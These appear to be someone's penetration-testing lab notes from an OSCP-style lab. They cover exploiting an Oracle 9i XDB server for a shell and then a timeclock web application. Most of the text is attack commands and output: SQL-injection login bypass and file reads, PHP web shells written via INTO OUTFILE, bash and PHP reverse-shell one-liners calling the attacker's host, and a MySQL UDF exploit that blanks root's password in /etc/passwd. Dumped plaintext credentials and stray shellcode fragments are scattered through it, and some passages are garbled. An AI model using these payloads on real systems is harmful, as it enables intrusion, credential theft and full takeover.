payload += "\x68\x79\xbe\x13\x72\x9e"
payload += "\xa4\x78\x42\x22\x09\x8b"
payload += "\x09\xea\x5a\xae\xd5\x7f"
payload += "\xbe\x2f\xab\x3f\xbd\x77"
payload += "\xc2\x51\x0f\xbb\xc6\x3a"
payload += "\x48\x62\x7e\xb4\x65\x77"
payload += "\xd2\x49\x54\xc0\x7d\xe2"
payload += "\x88\x99\x71\xcf\xe9\xb0"
payload += "\x2a\xa0\x71\xcf\x22\x07"
payload += "\x90\xf0\x3c\xab\x80\xfa"
payload += "\x8e\xff\x76\xbf\xc6\xab"
payload += "\xd9\x3d\x36\x71\xde\x42"
payload += "\xc5\x52\x91\xed\x92\xc5
```

smb_vulnerable_to_ternal... ping4.txt unix-prives-check-1.4 34134.c

The Oracle XML DB Enterprise Edition httpd 9.2.0.1.0 (Oracle9i Enterprise Edition Release)

Shows that the port 8080 is running 9.2.0.10 so after some research there is a exploit presented on metasploit and python.

Metasploit : msf exploit(windows/http/oracle9i_xdb_pass) > run

I used the manual python method and it works also as bind shell! We need to connect to it

```

root@kali:~/Documents/202# python 42780.py 10.11.1.202 8080
Attacking 10.11.1.202:8080
Try to connect on port 9989.
root@kali:~/Documents/202#
```

```
root@kali:~/Documents/202# nc -nv 10.11.1.202 9989 355 bytes
(UNKNOWN) [10.11.1.202] 9989 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\oracle\ora92\DATABASE>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\oracle\ora92\DATABASE>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\oracle\ora92\DATABASE>cd ..
cd ..
C:\oracle\ora92>dir
dir
Volume in drive C has no label.
Volume Serial Number is F89B-13F0
```

```
Administrator:~>
C:\Documents and Settings\Administrator>dir /a
dir /a
Volume in drive C has no label.
Volume Serial Number is F89B-13F0

Directory of C:\Documents and Settings\Administrator

01/15/2007  07:25a    <DIR>          .
01/15/2007  07:25a    <DIR>          ..
01/15/2007  09:10a    <DIR>          Application Data
04/19/2016  02:33a    <DIR>          Cookies
04/15/2016  02:46a    <DIR>          Desktop
01/15/2007  07:25a    <DIR>          Favorites
01/15/2007  09:10a    <DIR>          Local Settings
01/15/2007  09:10a    <DIR>          My Documents
10/01/2011  06:56p    <DIR>          NetHood
04/21/2016  08:45a    262,144 NTUSER.DAT
04/21/2016  08:45a    1,024 ntuser.dat.LOG
04/21/2016  08:45a    178 ntuser.ini
01/15/2007  09:10a    <DIR>          PrintHood
04/15/2016  02:24a    <DIR>          Recent
01/15/2007  07:18a    <DIR>          SendTo
01/15/2007  09:10a    <DIR>          Start Menu
01/15/2007  07:17a    <DIR>          Templates
                           3 File(s)      263,346 bytes
                           14 Dir(s)   1,817,509,888 bytes free

Administrator:~>
C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>type proof.txt
type proof.txt
b786e69b9cf7380e2e08321c6fc17aef

Administrator:~>
```

And also the metasploit method

```
RHOST 10.11.1.202      yes          The target address
RPORT 8080      yes          The target port (TCP)
Exploit target: iponly.txt
  Id  Name
  --  --
  0  Oracle 9.2.0.1 Universal

msf exploit(windows/http/oracle9i_xdb_pass) > run
[*] Started reverse TCP handler on 10.11.0.162:4444
[*] 10.11.1.202:8080 - Trying target Oracle 9.2.0.1 Universal...
[*] Sending stage (179779 bytes) to 10.11.1.202
[*] Meterpreter session 8 opened (10.11.0.162:4444 -> 10.11.1.202:1901) at 2018-05-15 17:40:40 -0400
meterpreter > ls
Listing: C:\oracle\ora92\DATABASE
=====
 exe2bat.exe
Mode      Size     Type  Last modified      Name
----      ----     ----  -----      -----
100666/rw-rw-rw-  4467    fil   2016-04-21 02:45:25 -0400  OraDim.Log
100666/rw-rw-rw-  1536    fil   2007-01-15 00:43:33 -0500  PWDacme.ora
100666/rw-rw-rw-  2560    fil   2007-01-15 00:42:55 -0500  SPFILEACME.ORA
40777/rwxrwxrwx   0       dir   2007-01-15 00:39:37 -0500  archive
100777/rwxrwxrwx  31744   fil   2002-08-20 16:59:48 -0400  oradba.exe
100666/rw-rw-rw-  107662   fil   2016-04-21 02:45:25 -0400  sqlnet.log
payload += "\x05\xe4\x21\x4e\x9c\xe4\x87\xf4\x17\x05\x33\x40"
meterpreter > ls
Listing: C:\oracle\ora92\DATABASE
=====
```

```
C:\Documents and Settings>hostname  
hostname  
oracle  
  
C:\Documents and Settings>cd Administrator  
cd Administrator  
  
C:\Documents and Settings\Administrator>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is F89B-13F0  
  
Directory of C:\Documents and Settings\Administrator  
  
01/15/2007 07:25a <DIR> .  
01/15/2007 07:25a <DIR> ..  
04/15/2016 02:46a <DIR> Desktop  
01/15/2007 07:25a <DIR> Favorites  
01/15/2007 09:10a <DIR> My Documents  
01/15/2007 09:10a <DIR> Start Menu  
          0 File(s)    0 bytes  
       6 Dir(s)  1,817,509,888 bytes free  
  
C:\Documents and Settings\Administrator>cd Desktop  
cd Desktop  
  
C:\Documents and Settings\Administrator\Desktop>dir /a  
dir /a  
Volume in drive C has no label.  
Volume Serial Number is F89B-13F0  
  
Directory of C:\Documents and Settings\Administrator\Desktop  
  
04/15/2016 02:46a <DIR> .  
04/15/2016 02:46a <DIR> ..  
02/27/2015 05:21a proof.txt  
          1 File(s)   35 bytes  
          2 Dir(s)  1,817,509,888 bytes free  
  
C:\Documents and Settings\Administrator\Desktop>type proof.txt  
type proof.txt  
b786e69b9cf7380e2e08321c6fc17aef  
fulllistFTP  
C:\Documents and Settings\Administrator\Desktop>
```

Unauthorized

Unicorn Scan was used to scan the host for a faster result.

```
unicornscan 10.11.1.252 -p 1-65535 -l -v
```

Ports found : 8888, 8000 , 22000

//ref

<http://www.vulnerabilityassessment.co.uk/unicorn.htm>

Two pages :

10.11.1.252:8000 – login page

10.11.1.252:8888

There is a login page using "timeclock software" this is vulnerable to sql injection, I was not able to get the version number of application. The attempt of bypassing the authentication using sql injection was attempted.

Using the wordlist :

<https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/>

Login successful : admin' or '1='1'#

Wordlist was done using burp suite attacking and injecting into the usrename and password field . The results came back with HTTP 200 and check the response for the admin successful login!

After successfully login in we see the users page, where we can obtain the username and passwords.

ID	Name	Level	Username	Password	Action
1	Admin, Admin	Administrator	admin	GY5sziW2uP9LHyv	Edit Delete
5	Kasby, James	User	james	FmyN3rZ37LNss2X	Edit Delete
8	Maxwell, John	Administrator	j0hn	bzuisJDnul6WUDl	Edit Delete
6	Michael, Carol	User	carol	zaJUcrjG1JHNN8z	Edit Delete
10	Pumbaa, Grace	User	grace	RGGhBuwr9MSjOT	Edit Delete
7	Smith, joshua	User	joshua	QzdXVwvofAsfmZ8	Edit Delete
9	Smith, Jessica	User	jessica	2TtublVmeSAKFo6	Edit Delete

Using the below exploit for the "timeclock software"
<https://www.exploit-db.com/exploits/39404/>

I was able to inject into the different menus.

//vulnerable - testing the vulnerability of sql injection

Good site : <http://securityidiots.com/Web-Pentest/SQL-Injection/time-based-blind-injection.html>

[http://10.11.1.252:8000/edit_user.php?user_id=11and sleep\(10\)--](http://10.11.1.252:8000/edit_user.php?user_id=11and sleep(10)--)

This as well : =11 and sleep(10)#

After knowing is vulnerable and found the columns, I started with the basic enumeration of the sql injection by finding the columns there was which was 6.

I tried to read the "etc/passwd" and was not able to load_file. After playing around and fuzzing I was missing the " - " after the user_id (marked as red).

http://10.11.1.252:8000/edit_user.php?user_id=-7579%20union%20all%20select%201,2,3,4,%22%3C?php`bash%20-i%20%3E&%20/dev/tcp/10.11.0.72/1234%200%3E&1`;%3E%22,6%20into%20OUTFILE%20%27/var/www/html/shell1.php%27


//Successful SQL injection

//The use of the "hex" coder was used to convert "/etc/passwd" to hex as MySQL likes HEX but in this case both was tested and they both worked, however a good exam tip to try it in the hex coder.

[http://10.11.1.252:8000/edit_user.php?user_id=-1%20UNION%20ALL%20SELECT%201,2,3,4,5,load_file\(%22/etc/passwd%22\)--](http://10.11.1.252:8000/edit_user.php?user_id=-1%20UNION%20ALL%20SELECT%201,2,3,4,5,load_file(%22/etc/passwd%22)--)

//hex version , I added "0x" to the start to ensure it knows is hex

[http://10.11.1.252:8000/edit_user.php?user_id=-1%20UNION%20ALL%20SELECT%201,2,3,4,5,load_file\(0x2f6574632f706173737764\)--+](http://10.11.1.252:8000/edit_user.php?user_id=-1%20UNION%20ALL%20SELECT%201,2,3,4,5,load_file(0x2f6574632f706173737764)--+)



The screenshot shows a web browser window with the URL [http://10.11.1.252:8000/edit_user.php?user_id=-1 UNION ALL SELECT 1,2,3,4,5,load_file\('/etc/passwd'\)--](http://10.11.1.252:8000/edit_user.php?user_id=-1 UNION ALL SELECT 1,2,3,4,5,load_file('/etc/passwd')--). The page title is "main". Below the title, the heading "Editing User" is displayed. The form contains five input fields: "First Name" (value: 2), "Last Name" (value: 3), "Access Level" (value: 4), "Username" (value: 5), and "Password" (value: root:x:0:0:root:/bin/bash:bin:x:1:1:b). At the bottom of the form are two buttons: "Update" and "Cancel".


After looking at the users page in the login and the password file I noticed that the user " j0hn" exist on both of them.

//web shell – back door

I did try to get a shell reverse shell back but it kept failing however I did get a "exec command line" webshell back.

http://10.11.1.252:8000/edit_user.php?user_id=-7579 union all select
1,2,3,4,"<?php echo shell_exec(\$_GET['cmd']);?>",6 into OUTFILE
'/var/www/html/shell.php'

This is injecting shell_exec into the html as "shell.php"



```
1 1 2 3 4  add_entry.php
2 add_period.php
3 add_type.php
4 add_user.php
5 aloha.php
6 auth.php
7 backup.php
8 change_password.php
9 db.php
10 delete_entry.php
11 delete_period.php
12 delete_type.php
13 delete_user.php
14 edit_entry.php
15 edit_period.php
16 edit_type.php
17 edit_user.php
18 footer.php
19 index.php
20 login.php
21 login_action.php
22 login_logs.php
23 nav.php
24 readme.htm
25 shell.php
26 time_entry.php
27 time_periods.php
28 time_types.php
29 timeapp.css
30 timeclock.sql
31 userlog.sql
32 users.php
33 view_data.php
34 view_entry.php
35   6
36
```

After looking at the shell.php is saved by "root" this can be interesting for later on, it shows mysql has root permissions.

I have tried **wget** to get files across but non worked there is a proxy firewall in front of it and it would not work! I have tested this but outputting the result into a so we can view it .

```

48
49 --2018-05-21 06:10:33-- (try:13) http://10.11.0.72:8000/perl.pl
50 Connecting to 10.11.0.72:8000... failed: Connection timed out.
51 Retrying.
52
53 --2018-05-21 06:13:52-- (try:14) http://10.11.0.72:8000/perl.pl
54 Connecting to 10.11.0.72:8000... failed: Connection timed out.
55 Retrying.
56
57 --2018-05-21 06:17:12-- (try:15) http://10.11.0.72:8000/perl.pl
58 Connecting to 10.11.0.72:8000... failed: Connection timed out.
59 Retrying.
60
61 --2018-05-21 06:20:31-- (try:16) http://10.11.0.72:8000/perl.pl
62 Connecting to 10.11.0.72:8000... failed: Connection timed out.
63 Retrying.
64
65 --2018-05-21 06:23:50-- (try:17) http://10.11.0.72:8000/perl.pl
66 Connecting to 10.11.0.72:8000... failed: Connection timed out.
67 Retrying.
68
69 --2018-05-21 06:27:09-- (try:18) http://10.11.0.72:8000/perl.pl
70 Connecting to 10.11.0.72:8000... failed: Connection timed out.
71 Retrying.
72
73 --2018-05-21 06:30:28-- (try:19) http://10.11.0.72:8000/perl.pl

```

After seeing that we were not able to get the reverse shell working or even a C99.php so I tried the SSH port which was discovered during my enumeration.

```

nmap done: 1 IP address (0 hosts up) scanned in 0.76 seconds
root@kali:~/Documents/252# nmap -p22000 10.11.1.252 -sV -T 4 -Pn

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-21 12:38 BST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 12:38 (0:00:00 remaining)
Nmap scan report for 10.11.1.252
Host is up (0.076s latency).

PORT      STATE SERVICE VERSION
22000/tcp  open  ssh      OpenSSH 4.3 (protocol 2.0)
MAC Address: 00:50:56:89:5B:F2 (VMware)
rpc.statd (pid 2798) is running...
Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
root@kali:~/Documents/252#

```

I tried login with j0hn and password :

```

ssh j0hn@10.11.1.252 -p 22000
password : bzuisJDnul6WUDI

```

After enumeration the machine IP is on the Dev network 10.2.2.x

```
j0hn@timeclock ~]$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp    0    0 0.0.0.0:3306                0.0.0.0:*              LISTEN
tcp    0    0 0.0.0.0:111                 0.0.0.0:*              LISTEN
tcp    0    0 127.0.0.1:631                0.0.0.0:*              LISTEN
tcp    0    0 0.0.0.0:860                 0.0.0.0:*              LISTEN
tcp    0    0 :::80                      ::*:*                  LISTEN
tcp    0    0 :::22                      ::*:*                  LISTEN
tcp    0    0 :::443                     ::*:*                  LISTEN
tcp    0    0 ::ffff:10.2.2.218:22      ::ffff:10.11.0.72:54684 ESTABLISHED //the network
10.2.2.218 ...
tcp    0    0 ::ffff:10.2.2.218:22      ::ffff:10.11.0.72:54664 ESTABLISHED
tcp    0    812 ::ffff:10.2.2.218:22     ::ffff:10.11.0.72:54688 ESTABLISHED
[j0hn@timeclock ~]$
[j0hn@timeclock ~]$
[j0hn@timeclock ~]$ lsb_release -a
LSB Version: :core-3.1-ia32:core-3.1-noarch:graphics-3.1-ia32:graphics-3.1-noarch
Distributor ID: CentOS
Description:  CentOS release 5.4 (Final)
Release:  5.4
Codename:  Final
[j0hn@timeclock ~]$
```

The machine even has Nmap this can be used to root other machines within the dev network .

After enumeration I noticed that the mysql is ran as root and MYSQL is running version 5.0.77.. this makes it vulnerable to UDF dynamic library

<https://www.exploit-db.com/exploits/1518/>

After following the instructions I managed to get shell.

// how to work the exploit

The exploit was ran in the /tmp folder.

Made these changes to make it work for me :

```
mysql> select * from foo into dumpfile '/usr/lib/1518.so';
mysql> select do_system('echo root::0:root:/bin/bash > /etc/passwd'); // look into not over
writing the whole "passwd file" use "sed" for find and replace
```

```
mysql> select * from mysql.func;
+-----+-----+-----+
| name | ret | dl   | type  |
+-----+-----+-----+
| do_system | 2 | 1518.so | function |
+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select do_system('id > /tmp/out; chown smeagol.smeagol /tmp/out');
+-----+
| do_system('id > /tmp/out; chown smeagol.smeagol /tmp/out') |
+-----+
| 4294967296 |
+-----+
1 row in set (0.01 sec)

mysql> select do_system('echo root::0:0:root:/bin/bash > /etc/passwd');
+-----+
| do_system('echo root::0:0:root:/bin/bash > /etc/passwd') |
+-----+
| 4294967296 |
+-----+
1 row in set (0.01 sec)

mysql> /!sh
-> id
-> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
mysql> ! sh
sh-3.2$ id
uid=500 gid=500(john) groups=500(john)
sh-3.2$ cat /etc/passwd
root::0:0:root:/root:/bin/bash
sh-3.2$ su
[root@timeclock tmp]# cd /root
[root@timeclock ~]# ls
network-secret.txt proof.txt
[root@timeclock ~]# cat network-secret.txt
9be35de7610eb55b8c1aeb6e18bf4c9f[root@timeclock ~]# cat proof.txt
f3e6935371c04420da59db4d1944df1f
[root@timeclock ~]#
```

Good demo to follow :

<http://wg135.github.io/blog/2016/08/12/lord-the-root/>

//test version of the proof and network-secret

```
mysql> \! sh
sh-3.2$ id
uid=500 gid=500(j0hn) groups=500(j0hn)
sh-3.2$ cat /etc/passwd
root::0:0:root:/root:/bin/bash
sh-3.2$ su
[root@timeclock tmp]# cd /root
[root@timeclock ~]# ls
network-secret.txt proof.txt
[root@timeclock ~]# cat network-secret.txt
9be35de7610eb55b8c1aeb6e18bf4c9f[
root@timeclock ~]# cat proof.txt
f3e6935371c04420da59db4d1944df1f
[root@timeclock ~]#
[root@timeclock ~]# cat network-secret.txt
9be35de7610eb55b8c1aeb6e18bf4c9f[root@timeclock ~]#
[root@timeclock ~]#
[root@timeclock ~]# useradd behnam behnam
```

//copy of the password file

```
root:x:0:0:root:/bin/bash:bin:x:1:1:bin:/bin:/sbin/nologindaemon:x:2:2:d
aemon:/sbin:/sbin/nologinadm:x:3:4:adm:/var/adm:/sbin/nologinlp:x:4:7:lp:/v
ar/spool/lpd:/sbin/nologinsync:x:5:0:sync:/sbin:/bin/syncshutdown:x:6:0:shut
down:/sbin:/sbin/shutdownhalt:x:7:0:halt:/sbin:/sbin/haltmail:x:8:12:mail:/var
/spool/mail:/sbin/nologinnews:x:9:13:news:/etc/news:uucp:x:10:14:uucp:/var
/spool/uucp:/sbin/nologinoperator:x:11:0:operator:/root:/sbin/nologingames:
x:12:100:games:/usr/games:/sbin/nologingopher:x:13:30:gopher:/var/gopher:
/sbin/nologinftp:x:14:50:FTP
User:/var/ftp:/sbin/nologinnobody:x:99:99:Nobody:/sbin/nologinrpm:x:37:3
7:/var/lib/rpm:/sbin/nologindbus:x:81:81:System message
bus:/sbin/nologinapache:x:48:48:Apache:/var/www:/sbin/nologinavahi:x:70:
70:Avahi
daemon:/sbin/nologinmailnull:x:47:47:/var/spool/mqueue:/sbin/nologinsm
msp:x:51:51:/var/spool/mqueue:/sbin/nologindistcache:x:94:94:Distcache:/:
/sbin/nologinnsccd:x:28:28:NSCD Daemon:/sbin/nologinvcsa:x:69:69:virtual
console memory owner:/dev:/sbin/nologinhaldaemon:x:68:68:HAL
daemon:/sbin/nologinrpc:x:32:32:Portmapper RPC
```

user:/sbin/nologinrpcuser:x:29:29:RPC Service
User:/var/lib/nfs/sbin/nologinnfsnobody:x:65534:65534:Anonymous NFS
User:/var/lib/nfs/sbin/nologinnamed:x:25:25:Named:/var/named:/sbin/nologin
nsshd:x:74:74:Privilege-separated
SSH:/var/empty/sshd/sbin/nologindovecot:x:97:97:dovecot:/usr/libexec/dove
cot:/sbin/nologinwebalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologins
quid:x:23:23::/var/spool/squid:/sbin/nologinpcap:x:77:77::/var/arpwatch:/sbin
/nologinavahi-autoipd:x:100:101:avahi-autoipd:/var/lib/avahi-
autoipd:/sbin/nologinmysql:x:27:27:MySQL
Server:/var/lib/mysql/bin/bashj0hn:x:500:500::/home/j0hn:/bin/bash

//The different attempts of MYSQL

<http://10.11.22.142/comment.php?id=738> union all select
1,2,3,4,@@version,6

<http://10.11.22.142/comment.php?id=738> union all select
1,2,3,4,@@version,6--

http://10.11.1.252:8000/edit_user.php?user_id=11 order by 1,2,3,4,5,6--

c:/windows/system32/drivers/etc/hosts

Id=738 union select 1,2,3,4,load_file("etc/passwd"),6

http://10.11.1.252:8000/edit_user.php?user_id=-7579 UNION ALL SELECT
1,2,3,4,5,LOAD_FILE(0x2f6574632f706173737764)--+

//backdoor .. this is being created by root

http://10.11.1.252:8000/edit_user.php?user_id=-7579 union all select 1,2,3,4,"<?php echo shell_exec(\$_GET['cmd']);?>",6 into OUTFILE '/var/www/html/shell.php'

<http://eelsivart.blogspot.co.uk/2011/06/going-from-sql-injection-to-reverse.html>

<http://10.11.1.252:8000/shell.php?cmd=pwd>

1 2 3 4 /var/www/html 6

bash -i >& /dev/tcp/10.11.0.162/8888 0>&1

php -r '\$sock=fsockopen("10.11.0.162",8000);exec("/bin/sh -i <&3 >&3 2>&3");'

//to download a shell

wget <http://10.11.0.162/madphp.php>; ls -lah

//check the permission and shell.php is on root , but when we execute it is as "apache" not root

the shell we created is with root permissions

10.11.1.252:8000/edit_user.php?user_id=-7579 union all select 1,2,3,4,"<?php system('mkdir hello');?>",6 into OUTFILE '/var/www/html/shellrevt.php'

"<?php echo shell_exec('mkdir hello');?>"

```
//creating mkdir hello
```

```
10.11.1.252:8000/edit_user.php?user_id=-7579 union all select 1,2,3,4,"<?php  
echo shell_exec('mkdir hello');?>",6--
```

```
"<?php echo shell_exec('mkdir hello');?>"
```

```
<?php system('mkdir hello');?>",6
```

<https://securism.wordpress.com/oscp-notes-exploitation/>

http://10.11.1.252:8000/edit_user.php?user_id=-7579%20union%20all%20select%201,2,3,4,%22%3C?php echo
shell_exec(mkdir hello);?>".6--

```
php -r '$sock=fsockopen("10.11.0.162",8000);exec("/bin/sh -i <&3 >&3  
2>&3");'
```

```
union all select 1,2,3,4,6,user()--
```

<http://eelsivart.blogspot.co.uk/2011/06/going-from-sql-injection-to-reverse.html>

We currently have non interactive web shell make it interactive :

<https://github.com/Arrexel/phpbash>

<https://dook.biz/tag/privesc/>

1518.c
Exploit

<https://github.com/reider-roque/lipostexp/blob/master/linprivchecker.py>

RROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use near
'/!sh
id' at line 1

10.11.1.234

Thursday, May 24, 2018
12:24 AM

msf auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 10.11.1.234
[+] 10.11.1.234 running Wordpress 3.3.1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

PORT	STATE	SERVICE	VERSION
10443/tcp	open	http	CoreHTTP httpd 0.5.3.1
MAC Address: 00:50:56:B8:D5:6A (VMware)			

This is the port that is open to exploit

10.11.1.230 -Kevin

Saturday, May 26, 2018
12:36 PM

Nmap scan shows the port 80 being open on the Windows 7 OS

PORT STATE SERVICE VERSION

80/tcp open http GoAhead WebServer

| http-methods:

|_ Supported Methods: GET HEAD

|_ http-server-header: GoAhead-Webs

|_ http-title: HP Power Manager

|_ Requested resource was <http://10.11.1.230/index.asp>

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows 7 Ultimate N 7600 microsoft-ds
(workgroup: WORKGROUP)

3389/tcp open tcpwrapped

| ssl-cert: Subject: commonName=kevin

| Issuer: commonName=kevin

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha1WithRSAEncryption

| Not valid before: 2018-05-25T11:07:20

| Not valid after: 2018-11-24T11:07:20

| MD5: a935 f470 d281 59a8 e2d7 8d48 37a3 73b4

|_SHA-1: afe0 61df 0fb3 5ade 9fdb c1ee 6e77 cf06 2964 7685

|_ssl-date: 2018-05-26T11:09:04+00:00; -2m17s from scanner time.

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49158/tcp open msrpc Microsoft Windows RPC

49160/tcp open msrpc Microsoft Windows RPC

MAC Address: 00:50:56:B8:63:FF (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

OS:SCAN(V=7.50%E=4%D=5/26%OT=80%CT=1%CU=44638%PV=Y%DS=1%DC=D%G=Y%M=005056%T

OS:M=5B0940E8%P=i686-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=I%TS=7)OPS(O1

OS:=M529NW8ST11%O2=M529NW8ST11%O3=M529NW8NNT11%O4=M529NW8ST11%O5=M529NW8ST1

OS:1%O6=M529ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=OS:Y%DF=Y%T=80%W=2000%O=M529NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
RIPCK=G%RUCK=
OS:G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.002 days (since Sat May 26 07:08:09 2018)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=262 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: Host: KEVIN; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
|_clock-skew: mean: -2m17s, deviation: 0s, median: -2m17s
| nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b8:63:ff (VMware)
| Names:
|   KEVIN<20>      Flags: <unique><active>
|   KEVIN<00>      Flags: <unique><active>
|   WORKGROUP<00>    Flags: <group><active>
|   WORKGROUP<1e>    Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7:-
|   Computer name: kevin
|   NetBIOS computer name: KEVIN\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2018-05-26T04:09:05-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
